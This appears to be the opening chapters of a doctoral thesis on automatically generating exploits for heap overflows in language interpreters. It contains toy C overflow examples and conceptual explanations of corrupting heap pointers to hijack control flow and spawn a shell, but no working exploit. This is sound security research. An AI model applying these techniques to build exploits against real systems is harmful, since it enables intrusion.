Greybox Automatic Exploit Generation for Heap Overflows in Language Interpreters

Sean Heelan

Balliol College

University of Oxford

A thesis submitted for the degree of

Doctor of Philosophy

Hilary 2020

Acknowledgements

First and foremost, I would like to thank my supervisors, Prof. Tom Melham and Prof. Daniel Kroening, for their invaluable support and assistance during my research. I am grateful for the guidance they provided, but also for the freedom they gave me to pursue my scientific interests. I would like to thank my colleagues in the research group for their insights and discussions over the past few years, especially John Galea, Martin Nyx Brain and Youcheng Sun. I am also thankful to Prof. Kasper Rasmussen, Prof. Cas Cramers and Prof. Alex Rogers who took part in my various internal examinations. I am indebted to Thomas Dullien for hours of discussion on the topic of exploit generation and, equally importantly, for never needing much convincing to go surfing.

The papers I have written during my DPhil have benefited from reviews and input from a number of people, both inside and outside of academia. I am eternally grateful to the anonymous reviewers from the USENIX Security, ACM CCS, and IEEE S&P conferences, as well as Dave Aitel, Bas Alberts, Rodrigo Branco, and Mara Tam, for their detailed feedback and assistance in improving my work.

On a personal note, I would like to thank my parents, John and Bernadette, for their continued support, without which I wouldn't have even started a DPhil, let alone finished one. To the good friends I made during my time in Oxford, and in particular Rolf, Emma, Dan, Anna, Sara and Roman, I would like to say thank you for the conversations, dinners, late nights, early mornings, and everything else that made my time here memorable.

Finally, I would like to thank the Department of Computer Science in Oxford, as well as Balliol College, for hosting me over the past few years and providing an intellectually stimulating and enjoyable environment.

Abstract

This dissertation addresses the problem of automatic exploit generation for heap-based buffer overflows in language interpreters. Language interpreters are ubiquitous within modern software, embedded in everything from web browsers, to anti-virus engines, to cloud computing platforms, and, within interpreters, heap-based buffer overflows are a common source of vulnerability. Automatic exploit generation for such vulnerabilities is a largely open problem.

In the past decade, greybox methods that combine large scale input generation with feedback from instrumentation have proven themselves to be the most successful approach to detecting many types of software vulnerabilities. Despite this, prior to the start of my research they had not been a significant component of exploit generation systems. Greybox approaches are attractive as they tend to scale far better than whitebox approaches when applied to large software. However, end-to-end exploit generation is too complex and multi-faceted a task to approach with a single greybox solution. During my research I have analysed the exploit generation problem for heap-based overflows in language interpreters in order to break it down into a set of logical sub-problems that can be addressed with separate greybox solutions. In this dissertation I present these sub-problems, greybox algorithms for each, and demonstrate how the solutions for the sub-problems can be combined to generate an exploit. The most significant of the sub-problems that I address is the heap layout problem, for which I provide a detailed analysis, two different greybox solutions, and methods for integrating solutions to this problem into both manual and automatic exploit generation.

The presented algorithms form the first approach to automatic exploit generation for heap overflows in interpreters. They also provide the first approach to exploit generation in *any* class of program that integrates a solution for automatic heap layout manipulation. At the core of the approach is a novel method for discovering exploit primitives—inputs to the target program that result in a sensitive operation, such as a function call or a memory write, using attacker-injected data. To produce an exploit primitive from a heap overflow vulnerability, one has to discover a target data structure to corrupt, ensure an instance of that data structure is adjacent to the source of the overflow on the heap, and ensure that the post-overflow corrupted data is used in a manner desired by the attacker. I present solutions to address these three tasks in an automatic, greybox, and modular manner.

Contents

List of Abbreviations

AEG . . . . . Automatic Exploit Generation

CFI . . . . . Control-Flow Integrity

GA . . . . . Genetic Algorithm

HLP . . . . . Heap Layout Problem

HLM . . . . . Heap Layout Manipulation

KLoC . . . . . Kilo-Lines of Code

LoC . . . . . Lines of Code

OOB . . . . . Out Of Bounds

ROP . . . . . Return-Oriented Programming

Failure is central to engineering. Every single calculation that an engineer makes is a failure calculation. Successful engineering is all about understanding how things break or fail.

— Henry Petroski

1 Introduction

1.1 Motivation

The phrase "Software is Eating the World" refers to the phenomenon by which many of the most successful companies across diverse industries are now essentially software companies [1]. Whether in entertainment, finance, retail, marketing, communications, or a host of other areas, software provides the core value of a significant number of the world's companies. And, while software eats the world, bugs and vulnerabilities are eating software. There is by now a long list of famous software bugs that have caused death, destruction, disruption and massive financial loss. To point out just a few incidents:

1. June 3$^{\text{rd}}$ 1985, a software flaw causes a Therac-25 radiation therapy machine to deliver a massive dose of radiation to a patient, severely injuring them. The same flaw would later cause the deaths of three other patients, and injure others [2].
2. February 5$^{\text{th}}$ 1991, an arithmetic error causes an American Patriot Missile battery to fail to track and destroy an incoming missile, resulting in the deaths of 28 American soldiers [3, 4]
3. June 4$^{\text{th}}$ 1994, the first Ariane 5 rocket explodes shortly after launch due to an error in its representation of floating point numbers [5].
4. August 14$^{\text{th}}$ 2003, a race condition causes an error monitoring system to malfunction, eventually resulting in a power blackout to 55 million people across the American Northeast [6].

5. August 1st 2012, Knight Capital loses $461m, and is driven nearly to bankruptcy, when an automatic trading system makes millions of erroneous trades [7, 8].

Thankfully, software flaws resulting in death and destruction of the above sort are rare. However, consumer and enterprise software is riddled with similar bugs that consistently and continuously lead to security incidents. In this dissertation, it is bugs of that sort that we concern ourselves with. Such bugs are plentiful and, every day, they are used and abused by criminals, law enforcement agencies, hacktivists, intelligence services, and the inconveniently curious, to gain access to computer systems.

One of the earliest, and most famous, large scale network security incidents occurred in 1988. On November 2nd, Robert Morris launched a worm that leveraged flaws in multiple programs to spread. The worm, which would become known as the Morris Worm, would bring down 10% of the Internet in 24 hours [9, 10]. In the intervening years since then, diverse groups and individuals have studied the capabilities that software vulnerabilities provide to attackers, and crafted techniques for leveraging them to compromise systems and networks. Exploit development, the part-art and part-science process of turning software bugs into reliable exploits, is now a critical process in the activities of intelligence services, militaries, law enforcement agencies and organised crime. For obvious reasons, much of this activity is not intentionally made public by the protagonists. However, we have some insight into the area due to a mixture of whistle-blower activity, operational errors and analysis by security companies.

In 2012, Edward Snowden leaked a massive trove of documents relating to the espionage activities of the U.S.A. and its Five Eyes partners[1]. These documents showed large scale and on-going efforts to find and exploit vulnerabilities in essentially every category of software used by individuals, enterprises and governments, e.g. web browsers, PDF viewers, telecommunications software, operating systems and networking software. The Five Eyes are not unique in their dedication to software exploitation. Other major powers, such as China and Russia, also invest heavily in the area, as evidenced by numerous reports documenting their attempts, and successes, at penetrating networks across the globe [11].

The ability to construct exploits for modern targets is not limited to the most prominent world powers and large defence contractors though. Smaller nations have demonstrated an interest and capability in the area [12, 13], and several boutique security firms offer sophisticated exploits for sale [14, 15]. Beyond that,

[1] The United Kingdom, Canada, New Zealand and Australia.

small teams of independent researchers, and individuals, regularly demonstrate the ability to construct exploits against the most widely used operating systems and user software [16].

Despite the apparent free-for-all in software exploitation, the construction of reliable exploits *is* becoming more difficult. Advances in operating systems, hardware and compiler technology have meant that a single exploit often now needs to use multiple bugs to achieve its goal. For example, to achieve native code execution in a web browser an exploit may need to first defeat Address Space Layout Randomisation (ASLR), then use a buffer overflow to hijack an instruction pointer, all to get code execution within a sandboxed process. From there, to escape the sandbox it will need another bug, or multiple bugs, in either a privileged broker process or the underlying operating system. Such bug chains are now common, and longer chains are not unheard of, e.g. researchers recently demonstrated a chain of seven bugs to compromise an Android device [17]. Developing exploits of this nature can take months and requires experts. Many exploit developers specialise in particular targets. For example, writing exploits only for web browsers running on Windows, or perhaps even specialising to a single web browser.

This dissertation is motivated by the largely manual nature of real-world exploit development, and my belief that there are significant efficiency gains to be found in the near-future through automation. Compared to vulnerability discovery, the processes involved in exploit writing, and their automation, are under-studied. Thus, while we have a large body of knowledge on automatic bug finding, including best practices, easy-to-deploy and open-source solutions, and on-going releases providing continuous improvements, in exploit generation far less exploratory research has been done, let alone codification of such research into best practices and tools.

A question sometimes asked when it comes to automatic exploit generation research is *"Why work on something that primarily helps cyber criminals or other bad actors?"*. This is a question worth addressing, as I believe it is based on faulty premises and potentially dissuades researchers from investigating problems that would have a net social good if addressed. My first retort is that exploits serve purposes beyond espionage and criminality. An exploit provides a 'ground truth' for the severity of a vulnerability. If an exploit can be produced then it is not necessary to speculate about exploitability. This information is useful in both the prioritisation of producing fixes by software developers, and the application of those fixes by consumers and enterprises. My second retort is that whether one likes it or not, research into automatic exploit generation *is* taking place in

private by government agencies and militaries[2]. As with all other areas in which machine automation is potentially applicable, successful research in this area has the potential to significantly move the needle in terms of the capabilities of those with access to it. General-purpose automatic exploit generation isn't likely to happen any time soon, but in the next few years we *are* going to see ever-increasing partial automation, and perhaps full automation against particular bug classes in particular targets. Depending on the type of automation, and how significantly it augments the capabilities of human analysts, this may mean an ability to generate exploits at a much higher rate than is possible today, against harder targets, or using bugs currently thought to not be practically exploitable. If this is feasible, then it is imperative that developers know about it and can take appropriate action, e.g. by increasing the urgency with which they use and develop safer programming languages, hardware safety features, and operating system and compiler safety mechanisms. Thus, the choice is not between "Do AEG research or do not" it is between "Know the state of the art in AEG or stick our collective heads in the sand". My hope is that this dissertation is a small step towards avoiding the latter outcome, and encourages others to do the same.

1.2 Problem Definition

The problem that I address in this work is the automatic generation of exploits for heap overflow vulnerabilities in language interpreters. My hypothesis is that greybox methods can be used to construct a pipeline that takes as input a vulnerability trigger[3] for a heap overflow and produces as output an exploit. For the purposes of this work, an exploit is an input to the program that hijacks the instruction pointer and redirects execution to a 'gadget' that launches a '/bin/sh' shell. The details of this are explained in Chapter 5.

As with all current work on exploit generation, I make a number of assumptions about the target system and the type of vulnerabilities to be used in order to make the problem sufficiently tractable to allow for advancing the state-of-the-art. The assumptions are explained and justified in Chapters 3, 4 and 5. However, I mention them here as they are important for providing context on my contributions. The assumptions are as follows:

[2] And, for all we know, by motivated non-state groups, e.g. criminals.

[3] A 'vulnerability trigger' is a concrete input to the target software that triggers a vulnerability. For example, an input that causes a heap overflow to occur.

- A break for Address Space Layout Randomisation (ASLR) is available, or there is no ASLR on the target system.
- Control-Flow Integrity protection mechanisms are not enabled on the target software.
- The heap allocator used by the target software is deterministic in its internal operations.
- The attacker can determine the state of the heap allocator at the point where they begin interacting with the target software, or reset it to a known state.
- The heap overflow provides sufficient control over a sufficient number of contiguous bytes in memory so as to allow for the redirection of a pointer to an address of the attackers choosing.

1.3 Contributions

During my research I have analysed the exploit generation problem for heap-based overflows in language interpreters in order to break it down into a set of logical sub-problems that can be addressed with separate greybox solutions. In this dissertation I present these sub-problems, greybox algorithms for each, and demonstrate how the solutions for the sub-problems can be combined to generate an exploit. The most significant of the sub-problems that I address is the heap layout problem, for which I provide a detailed analysis, two different greybox solutions, and methods for integrating solutions to this problem into both manual and automatic exploit generation. In more detail, this dissertation provides:

1. An architecture for a purely greybox approach to exploit generation using heap overflows. Previous exploit generation systems predominantly rely on symbolic execution and whitebox methods. Instead, my approach is built on extracting information from existing tests, lightweight instrumentation, and fuzzing. To enable this approach, I have broken down the exploit generation task into several sub-tasks and developed a greybox solution for each. These sub-tasks include:
   (a) Determining how to interact with an allocator via the language accepted by an interpreter.
   (b) Determining how to allocate potentially useful objects on the heap via the language accepted by an interpreter.
   (c) Solving heap layout manipulation problems.
   (d) Constructing exploitation primitives from heap overflow vulnerabilities.

   (e) Light-weight taint tracking in the context of an interpreter.
   (f) The construction of an exploit, given solutions for the above tasks.

   The implementation is called Gollum and can generate exploits for the Python and PHP language interpreters.
2. A definition and analysis of the heap layout manipulation problem as a standalone task within the context of automatic exploit generation.
3. A random search algorithm and a genetic algorithm for solving heap layout manipulation problems, and an evaluation of both approaches on real-world allocators.
4. The concept of *lazy* resolution of tasks during exploit generation, where a task can be *assumed* to be resolved in order to explore the options a solution would provide, and later solved if the solution would prove useful. Concretely, in the context of exploit generation for heap overflows, I constructed a custom heap allocator that allows one to request a particular heap layout, which can then be explored in order to determine if it is useful for exploit generation or not. If it is, the search can then begin for an input that produces the useful layout. This avoids the wasted effort that would result if one first has to search for the input required to produce a particular layout and only then could check if it was useful or not.
5. The concept of *exploit templates*, which allow the automatic heap layout manipulation system to be integrated into both the automatic exploit generation system, Gollum, and as an assistant in manual exploit generation. A template is simply an exploit with mark-up that indicates heap layout problems that need to be solved. Such templates can be manually constructed by an exploit developer, allowing them to off-load the time consuming task of solving heap layout problems to the automated engine. They can also be constructed by Gollum, allowing it to leverage the heap layout manipulation engines during automatic exploit generation.

In the beginning there was nothing, which exploded.

— Terry Pratchett, *Lords and Ladies*

2 Background

In this chapter I first provide general background information related to the problems and solutions later addressed in Chapters 3, 4, and 5, followed by a detailed literature review of relevant prior work.

2.1 General Background Material

2.1.1 Exploitation of Heap-based Overflows

In languages that are not memory-safe, such as C and C++, out-of-bounds (OOB) memory accesses are a common issue. OOB memory accesses can occur due to a variety of vulnerability types, but the most straightforward is a linear buffer overflow, in which a series of contiguous bytes before or after a memory buffer are accessed. For example, due to a `memcpy` in which the length argument is larger than the size of the destination buffer.

From an OOB write, an attacker will have different exploitation options available depending on where the buffer resides. The two most common locations are the stack and the heap. For a variety of reasons, prior to 2017, stack-based buffer overflows received the majority of the attention from AEG researchers. However, in many target applications, heap-based overflows are as common a bug class, if not more so, and their exploitation involves a number of unique challenges.

The `do_overflow` function in Listing 2.1 takes a pointer as its first argument, and then writes the bytes indicated by its second and third arguments to that location. Depending on whether it is called from `to_stack` or `to_heap` it will result

```
1  void do_overflow(char *p, char *s, int x) {
2      memcpy(p, s, x);
3  }
4
5  void to_stack(char *s, int x) {
6      char buf[128];
7      do_overflow(buf, s, x);
8  }
9
10 void to_heap(char *s, int x) {
11     void *buf = malloc(128);
12     do_overflow(buf, s, x);
13 }
14
15 void dispatch(int to_stack, char *s, int x) {
16     if (to_stack) {
17         to_stack(s, x);
18     } else {
19         to_heap(s, x);
20     }
21 }
```

Listing 2.1: A program containing both a stack-based overflow and a heap-based overflow.

in either a stack-based overflow or a heap-based overflow. The attacker can choose which is called via the `dispatch` function, which is the interface to the program.

Let us first consider the case where the `to_stack` argument to `dispatch` is true, and the stack-based overflow is triggered. Figure 2.1 shows the program's stack before and after the overflow occurs at the `memcpy`. The x86 calling convention specifies that a `call` instruction places the return address on the stack. Therefore, if the number of bytes copied into the stack-based buffer is sufficiently large, the return address to be used when `to_stack` returns to `dispatch` will be corrupted by the overflow. This scenario is shown on the right-hand side of Figure 2.1, where a series of 'A' characters have filled the buffer `buf`, and then corrupted the stored base pointer and return address for the `to_stack` function. On the x86 architecture the stack is used to store function-local variables as well as meta-data such as return addresses and frame pointers. Thus, what is available to corrupt at the point where the overflow occurs depends on the functions that have been called on the way to the vulnerable function. The most straightforward exploitation strategy is to corrupt a stored return address and redirect it to point to a location



Figure 2.1: Representation of the program's stack before and after the `memcpy` overflow, assuming a 32-bit x86 architecture. Function arguments are highlighted in green, meta-data in red, and local variables in orange.

containing code that the attacker wishes to execute[1]. When the function returns via a `ret` instruction the corrupted return address will be read from the stack and placed into the instruction pointer register.

If, instead, the `to_stack` argument to `dispatch` is false we end up with a very different exploitation scenario. The `to_heap` function dynamically allocates a buffer via `malloc`, and this ends up as the destination buffer used in the `memcpy` overflow. So, what will be corrupted when the overflow occurs? The answer is "it depends". A program's heap memory is under the control of an algorithm called a heap allocator, or simply an allocator. For program's written in C, the ANSI C standard [18] specifies the interface to be provided by an allocator, but puts no restrictions on how that allocator internally manages memory or positions buffers. Thus, the data located after the heap-allocated buffer could be more heap-allocated application data, allocator meta-data, or simply unmapped memory. Furthermore, the location at which a buffer is placed depends on the logical layout of memory held by the allocator at that point in time. This view depends on the allocations and deallocations that have taken place previously, and so an attacker can often have a significant degree of influence over what gets corrupted by the overflow by manipulating the heap layout prior to causing the allocation of the source buffer for the overflow.

[1] In reality, this process is usually complicated by protection mechanisms such as stack canaries and ASLR.

```
1  typedef struct DataOnly {
2      char name[128];
3  } DataOnly;
4
5  typedef struct DataPtr {
6      int size;
7      char *data;
8  } DataPointer;
9
10 typedef struct FuncPtr {
11     void* (*func)();
12 } FunctionPointer;
```

Listing 2.2: Type definitions for heap-based data-structures to corrupt.



Figure 2.2: Three different possible heap layouts for the overflow in Listing 2.1, corrupting the three different data-types from Listing 2.2. The buffer representing the overflow source is in green, with the corrupted buffer in orange.

Listing 2.2 provides type definitions for three structures, one which contains data only, one which contains a data pointer, and one which contains a function pointer. Assume these structures can be allocated on the heap by the program from Listing 2.1. When the overflow occurs an instance of either of these structures could be corrupted. Let us consider three different possible heap layouts, shown in Figure 2.2, and assume that the overflow only corrupts the buffer placed immediately after the source buffer. In the first layout, labelled 'A', an instance of `DataOnly` is

corrupted. Assuming the `name` field is simply user data, the program's stability will not be effected and, unless some security-relevant decision is made based on the contents of this buffer, the overflow will not assist with exploitation[2]. In the second layout, labelled 'B', an instance of `DataPtr` is corrupted. The overflow gives the attacker control over the `size` and `data` fields. As the `data` field is a pointer, if it is later used in a read or a write operation then it is possible it could be used in an exploit to leak sensitive data, or to corrupt some other location of the attacker's choosing. Corrupting just the `size` field may also be useful to the attacker as it may allow them to read or write data that is placed immediately before or after the location that the existing pointer in `data` points to. Finally, in the layout labelled 'C', an instance of `FuncPtr` is corrupted. In this case the overflow may be used to change where the function pointer points to, which in turn will lead to the control-flow of the application being hijacked if the pointer is later called.

From this example, we can see how the heap layout provides another 'degree of freedom' to be considered by the exploit developer. This offers both opportunities and challenges. A significant opportunity is that the heap is often rich with instances of data structures that are useful in constructing an exploit. Both application data and meta-data used by the allocator offer interesting corruption targets. With this opportunity comes the challenge of having to figure out how to actually achieve the desired layout reliably. A target application will not offer an API that directly allows for heap layout manipulation, and the heap allocator will not allow the attacker to simply request a particular layout. If the heap is not in the correct layout once the overflow occurs then the application will most likely crash, either at the point of the overflow if an unmapped memory page is hit, or later when corrupted heap meta-data or application data is used. Much of this dissertation focuses on addressing this challenge, in order to automatically discover and achieve heap layouts that are useful for exploitation.

What makes one heap layout, and the corruption of a particular object, useful or not, depends on the outcome the attacker is trying to achieve. There are many ways for an exploit developer to use heap data corruption, and they may be specific to the operating system that they are attacking, the application, or even the context in which that application is being used. In this dissertation I focus on producing an input that hijacks the control-flow of the target application, with the goal of launching an external command, e.g. a '/bin/sh' shell. In Chapter 5 I explain two ways of doing this, and how they can be achieved. One method applies to the corruption of function pointers, and the other to the corruption of data pointers.

[2]Although, even in this case there may be a useful outcome available to the attacker. For example, if the content is intended to be terminated with a null byte then replacing this null byte with something else may lead to an information leak.

2.1.2 Symbolic Execution and Language Interpreters

Symbolic execution [19] is a program analysis technique in which logical formulas representing the semantics of one or more paths through a program are built, and then conjoined with another formula representing a condition that the user wishes to check. The resulting formula is checked with a SAT or SMT solver, and the result allows one to draw conclusions about the original program. There are many variants of symbolic execution and it has been used successfully for a variety of tasks, including bug finding [20], equivalence checking [21] and verification [22]. Symbolic execution has also been used as a major component, and often the only component, of all major exploit generation projects prior to 2017. However, perhaps surprisingly, it does not play a role in the analysis systems that I have constructed as part of this research.

While there have been several research projects showing applications of symbolic execution to the analysis of interpreted languages, the application of symbolic execution to the analysis of language interpreters themselves remains an open problem. Language interpreters provide a 'perfect storm' of problems for symbolic execution. For bug finding, and in previous exploit generation research, symbolic execution has typically been used on command line utilities and file parsing libraries. These types of programs have two key attributes that make them amenable to symbolic execution. Firstly, they are often relatively small, and secondly there tends to be a direct data-flow relationship between input values and the values used in conditional statements. The advantage of small programs is relatively obvious; a 10KLoC command line utility that converts images from one form to another will most likely have a smaller state space than a language interpreter like PHP, which not only includes a lexer, parser and virtual machine for the PHP language, but also comes with libraries for image parsing, XML processing, network connectivity, and so on.

The second property has perhaps a less obvious impact on the success of symbolic execution, but is significant in determining whether a program will be amenable to traditional symbolic execution or not. To understand why it is important we must consider how symbolic execution engines explore programs. Symbolic execution engines operate by iterating over the instructions that form a path, and executing per-instruction handlers to update the symbolic state based on the semantics of each instruction. At branches, the state is checked to see if the variables that impact the branch are symbolic or not. If they are, then a state is forked for each side of the branch and exploration continues down both paths. If, however, the variables impacting a branch are not symbolic then the engine simply concretely

```
1  int counter = 0;
2
3  void foo_or_bar(int x) {
4      if (x == 10) {
5          foo();
6      } else {
7          bar();
8      }
9  }
10
11 void interface_direct(int action, int arg) {
12     if (action == 1) {
13         foo_or_bar(arg);
14     }
15 }
16
17 void interface_indirect(int action) {
18     if (action == 1) {
19         foo_or_bar(counter)
20     } else if (action == 2) {
21         counter += 1;
22     } else if (action == 3) {
23         counter -= 1;
24     }
25 }
```

Listing 2.3: A program with two interfaces, one of which allows direct control over the argument to `foo_or_bar` and one which does not.

evaluates the condition and follows whatever path is implied. So, in order for the symbolic execution engine to explore a particular code region the branches in that region must be based on symbolic data.

Symbolic execution engines tend to be good at propagating symbolic information where there is a *direct* dataflow dependency from one variable to another. For example, if the variable `a` is symbolic and the code `b = a + 10` is executed then it is easy to imagine how one might write the handlers for addition and assignment to ensure that the engine ends up with a correct representation for the symbolic value of `b`: retrieve the value of the variable `a`, check if it is symbolic, if so set the variable `b` equal to an expression representing `a + 10`, if not concretely evaluate `a + 10` and set `b` equal to the result. On the other hand, *indirect* dataflow dependencies are much harder to detect and reason about.

Consider the code in Listing 2.3. Assume a user can interact with the program via the `interface_direct` or `interface_indirect` functions and that the goal

is to discover an input that causes `foo` to be executed. In the case of the `interface_direct` function a symbolic execution engine will easily solve the problem. Assume `action` and `arg` are symbolic. At line 12 the engine will fork two states, one for `action == 1` and one for its negation. Continuing with the first state it will then enter `foo_or_bar` and fork another pair of states, one for `x == 10` and another for its negation. Again continuing with the first state the engine will reach the call to `foo` and query its solver for assignments to `action` and `arg` that satisfy the path condition. The solver will return the values 1 and 10, and the problem is solved.

Now consider the `interface_indirect` function. In this case, `action` is symbolic and so states will be forked to explore the paths reaching lines 19, 21 and 23. On the latter two, the `counter` variable will be incremented but it will remain concrete as its value is not directly based on any symbolic value. On the path reaching line 19 the `foo_or_bar` function is called with the `counter` variable. This is concrete, and so on line 4 a new state will not be forked as the condition can be concretely evaluated to false, unless of course `interface_indirect` has been called the requisite number of times to increment `counter` to 10. The key point is that the symbolic execution engine has no way to reason about the indirect influence that the user input has over the `counter` variable. Instead, it has to hope that it eventually stumbles across a path that has the correct concrete value. This is clearly much less efficient than the case of direct data-flow dependencies, where at a branch a state can just be forked and the solver queried for a satisfying assignment. It is highly likely that in complex software the analysis engine will not stumble across the correct concrete values to get around branches that are indirectly influenced, and thus this significant amounts of code will not be explored.

Language interpreters are a category of software where branches that are under indirect influence are common. For example, branches based on object properties, such as the length of strings and lists, or the presence of an object in a map or a set, or parent-child relationships between objects. Symbolic execution engines tend to miss all of these relationships and thus are not capable of exploring the code that is behind such branches.

The above challenges mean that in this work I have avoided the use of symbolic execution, despite its common appearance as the core reasoning engine in previous work on exploit generation. As I will discuss in Chapter 6, this doesn't mean that there are no applications for symbolic execution in exploit generation for language interpreters; there certainly are. It does mean though that I hypothesised that other methods would better form the core of a solution, with symbolic execution perhaps providing focused solutions to particular problems. Focusing exclusively on greybox methods also allow us to push them as far as we can, without relying on symbolic execution as a crutch that we would later pay for in terms of scalability.

2.1.3 Greybox Program Analysis

Whitebox program analysis techniques are those where the analyser has access to and processes each instruction along the paths that it wishes to derive information about. Examples include abstract interpretation [23], symbolic execution and traditional static dataflow analysis [24]. At the other end of the spectrum, blackbox program analysis techniques treat the program to be analysed as an opaque entity, the behaviour of which is divined by sending it inputs and observing the outputs. In the world of bug hunting, fuzzing [25] is the canonical example of a blackbox analysis approach. Both approaches have strengths and weaknesses. Whitebox techniques can reason precisely about the semantics of paths, at the cost of being difficult to scale. Blackbox techniques can be trivial to scale and implement, at the cost of being inefficient and failing to provide any guarantees about safety or security of the analysed software.

With that said, many modern implementations do not sit neatly into either of these categories. In particular, for fuzzing there has been a move away from purely blackbox approaches towards systems that use lightweight instrumentation to derive more fine-grained insights into the target software's behaviour as it processes test cases. For example, the AFL [26] fuzzer, unarguably one of the most successful vulnerability hunting tools available, injects code into the target program to record the branches taken by a given input. This information can then be used to iteratively generate inputs that cover more and more of the target's paths. These new approaches, combining input generation with instrumentation, are referred to as *greybox* analyses.

Alongside feedback-driven approaches to input generation, a second enabler of the success of modern fuzzers has been the adoption of a multitude of techniques for rewriting, or restructuring, the original software to make it more amenable to fuzzing. The type of instrumentation that AFL does to inject code to record branches is arguably within this category, but more invasive approaches are common. For example, with libfuzzer [27] one writes a test harness that wraps functions in the API of the program to test. It then handles the fuzzing of that API in a highly efficient manner. There are also automated approaches, such as compiler passes that break comparisons of multi-byte constants and strings down into a sequence of nested comparisons of single bytes [28–30]. The motivation for such rewriting being that a fuzzer has a higher chance of guessing an 8-bit value correctly than a 32-bit value, or multi-character string. If it does guess such a value then it will be able to detect the new code coverage that results, and can thus incrementally find long constant values that would be near-impossible to guess correctly otherwise. Fuzzers using this

approach can thus generate inputs to satisfy conditions like `if (x == 0x18329123)`, which is the type of example often given for the necessity of whitebox techniques.

The final component upon which the success of modern fuzzing rests is sanitizers [31]. Sanitizers are typically implemented as compilation passes that modify the source program so that bugs, such as buffer overflows, are detected at the point where they occur rather than later in the program's execution when their effects manifest. This can dramatically increase the productivity of a fuzzer in two ways. Firstly, some vulnerabilities do not necessarily result in a crash and so it is possible to generate an input that triggers the vulnerability, but not realise it. For example, a single byte out-of-bounds write may corrupt unused data on the heap and thus not impact the behaviour of the software on the test run, while still being a potentially serious vulnerability under a different heap layout. Secondly, it is typically far easier to do root cause analysis of a vulnerability if the erroneous condition is detected sooner, rather than later.

In this work we are not focused on bug finding, and so we cannot make use of existing fuzzing systems directly. However, I do leverage a greybox approach to perform all of the necessary analysis, taking inspiration from the high level ideas that have lead to the success of fuzzing for the purposes of vulnerability detection in recent years. In particular, I use existing tests as a source of information on how to generate new inputs, I use lightweight instrumentation to detect inputs that have particular properties that are not detectable in a blackbox fashion, I use a sanitizer-like approach to detect overflows, and I have developed techniques to allow the overall problem to be broken down into smaller steps that can be composed to generate a solution for the whole, for a problem where it is not feasible to solve the entire problem end to end.

2.2 Literature Review

The field of exploit generation is young, with the first academic publications occurring just over a decade ago. In this section I present an overview of those publications that are either directly relevant to the research I have performed, or otherwise provide useful context to the reader on the current state of the art in exploit generation for memory corruption vulnerabilities.

2.2.1 AEG for Stack-Based Overflows

Early work on AEG focused on the exploitation of stack-based buffer overflows in userland programs, with varying restrictions on the protection mechanisms in place, and the level of automation provided. In 2009 I [32] proposed an approach to AEG for stack based-buffer overflows that takes a crashing input that corrupts a stored instruction pointer and uses concolic execution to convert it into an exploit. Subsequently, Avgerinos et al. [33] proposed a symbolic execution based system that both searches for stack-based buffer overflows and generates exploits for them. This system was a precursor to Mayhem [34] by Cha et al., which itself would go on to be the basis for the system that won the DARPA Cyber Grand Challenge [35] (CGC). A number of other participants in that same contest developed systems [36–39] which combine symbolic execution and high performance fuzzing to identify, exploit and patch software vulnerabilities in an autonomous fashion. None of the CGC participants appear to specifically address the challenges of heap-based vulnerabilities.

2.2.2 AEG for Heap-based Overflows

